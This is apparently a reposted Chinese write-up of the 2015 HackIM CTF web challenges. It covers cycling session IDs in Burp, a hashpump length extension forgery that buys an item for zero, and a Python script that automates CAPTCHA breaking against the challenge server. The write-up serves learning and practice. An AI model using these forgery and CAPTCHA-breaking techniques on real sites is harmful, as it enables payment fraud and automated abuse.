
HackIM web关writeup

转载


weixin_33712881 于 2017-04-30 23:47:00 发布 36 收藏
文章标签： php python
原文链接：http://www.cnblogs.com/HacTF/p/6790776.html

Web100

访问页面将看到下面的错误





在burp里使用request / response查看有没有什么不正常的地方。如下图所示，在返回的数据包里被设置了两次不同的PHPSESSID。




如果我把PHPSESSID改成第一个去请求会怎么样呢？当然没有那么简单，修改之后我发现页面只有“Error Code”有改变。


由于PHPSESSID一直在改变，我把每次返回的第一个PHPSESSID作为下一次请求的PHPSESSID去尝试，burp的Intruder可以实现。







Attack几秒钟之后，我发现返回的Error Code开始重复了，于是我把他们整理到一起。



Request	Payload	Status	Error	Timeout	Length	PHPSESSID=	Code:	Comment
0		200			948	kf8u3k8p56p86kvcdf...	Tn	baseline request
1		200			948	alpi9kg6fg9e3vrrftau...	Tn	
2	alpi9kg6fg9e3vrrftauqm76c1	200			948	r1binfhjuj0ahmphelc8...	Vs	
3	r1binfhjuj0ahmphelc8nsr1q4	200			948	0vcij6m0ok7fjk47dof5...	bG	
4	0vcij6m0ok7fjk47dof59gnrp0	200			948	ori64taojjiqb4hr17aej...	Nv	
5	ori64taojjiqb4hr17aej0kb76	200			948	69jro1ukbm4bd2bqb...	bk	
6	69jro1ukbm4bd2bqbqh63o...	200			948	neh2go1kc8ai0fif7qu...	dv	
7	neh2go1kc8ai0fif7quai2cb81	200			948	lk01nosokkpks4a0lnb...	YT	
8	lk01nosokkpks4a0lnb3fjus66	200			948	6b08mqsmpprh9o39...	Iw	
9	6b08mqsmpprh9o39re7g6j...	200			948	ttonobib8ugiokcqd99...	MT	
10	ttonobib8ugiokcqd99743bt06	200			948	s7mjreq71hl2j4uvv8k...	VA	
11	s7mjreq71hl2j4uvv8kk7dobl4	200			948	oiv0oeaerub1nh6qcltj...	V0	
12	oiv0oeaerub1nh6qcltjq67ae2	200			948	jjgmtn5oids2qqqi231...	VC	
13	jjgmtn5oids2qqqi2311ds86d4	200			948	l06425nveujoop628d...	MD	
14	l06425nveujoop628d392pp...	200			948	9son837o4djg4e706k...	Ax	
15	9son837o4djg4e706kr7k2re...	200			948	324v7947s23b76osq...	MT	
16	324v7947s23b76osq7bj7lrs...	200			948	th41n8823c2t6vu447...	Aw	
17	th41n8823c2t6vu447o5upk...	200			948	9jlbf5a4pdf86nngj2vf...	Tn	
18	9jlbf5a4pdf86nngj2vf59lkn7	200			948	1p7mlkrjo89eesiccrta...	Vs	

很奇怪的一串字符，但是有点像base64加密，试一下。

```
root@kali:~ # echo TnVsbGNvbkdvYTIwMTVAV0VCMDAxMTAw | base64 -d
NullconGoa2015@WEB001100
```

所以flag是flag{NullconGoa2015@WEB001100}

Web300

访问页面后出现

“Find the keys to your home”和一个到loop.php的超链接

访问连接，里面是一个form表单，还有一个房子的图片。

同时还有个提示<!-- A place to loo[k]::back. -->


loo[k]::back有点像ipv6的格式，ipv6的环回接口（loopback）是::1, or 0:0:0:0:0:0:0:1，这也是这道题的flag。

好吧，虽然不像是一道web题，但我确实是这么解开的。

Web400

以0的价格购买这个商品

打开网页出现下面的页面：



点击buy之后会有表单提交，源码如下

```
< form  action = checkout .php  method = POST >
          < input  type = hidden  name = msg  value = "Nullcon2015%7Ccorporate%7C10999" >< br >
          < input  type = hidden  name = checksum  value =
"568fe78b29ac377a58ae1fbf02b4d1a158e605b3897916227e4b3ecfc78973db" >< br >
         < input  type = submit  value = Buy >
      </ form >
```

既然要以0的价格购买，我们就要把price改成0，但是我们没法直接修改，因为checksum做了校验。

查看页面源代码，发现下面的注释

```
<!--
     if( $checksum === hash("sha256",$secretkey . $msg))   // secretkey is XXXXXXXXXXXXXXXXXX    :-P
     {
       // Success; :)
     }
   ?>
    -->
```

这是length extension 攻击，如果你知道message和MAC，只需再知道key的长度，尽管不知道key的值，也能在message后面添加信息并计算出相应MAC。

使用hashpump来生成一个checksum

token: Nullcon2015|corporate|10999%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%01p|0

checksum: a2319d6945201a4b9fd67f077248faff2b735297cca2ac10762af65b2c2dca48


提交之后获得key

```
HTTP/1.1 200 OK
     Date: Fri, 09 Jan 2015 21:08:38 GMT
     Server: Apache/2.4.7 (Ubuntu)
     X-Powered-By: PHP/5.5.9-1ubuntu4.5
     Vary: Accept-Encoding
     Content-Length: 114
     Keep-Alive: timeout=5, max=100
     Connection: Keep-Alive
     Content-Type: text/html
     < h1 > Checkout </ h1
>Congratualtion You bought Nullcon Pass in ZERO rupee. See you at Nullcon!Flag is fl@g_*2o15}
```

Web500

唯一获得的提示就是“Break the Captcha”


访问页面



就是说需要我们破解验证码

下面是我的exp

```python
#!/usr/bin/python
__author__ = "@_SaxX_"
import os, requests, commands, re
s = requests.session()
url = "http://54.165.191.231/"
s.get(url + "captcha.php" )
while True :
     open ( 'captcha.png' , 'wb' ).write( s.get(url + "imagedemo.php" ).content )
     os.system( 'convert captcha.png -compress none -threshold 16% img.png' )
     captcha = commands.getoutput( "gocr -i img.png" ).strip()
     response = s.post(url + "verify.php" , { 'solution' : captcha}).text
     flag = re.findall( 'Score :(.*)' , response)[ 0 ].rstrip()
     if not str (flag).isdigit():
          print "[+] Flag: %s" % flag
          break
print "[%s] Sending Captcha=%s ... " % (flag, captcha)
```



执行之后出现flag

原文链接：https://ctf-team.vulnhub.com/write-ups/hackim/

flag{H@CKIM_C@pTcha!09022015}本文由 安全客 翻译，转载请注明“转自安全客”，并附上链接。

转载于:https://www.cnblogs.com/HacTF/p/6790776.html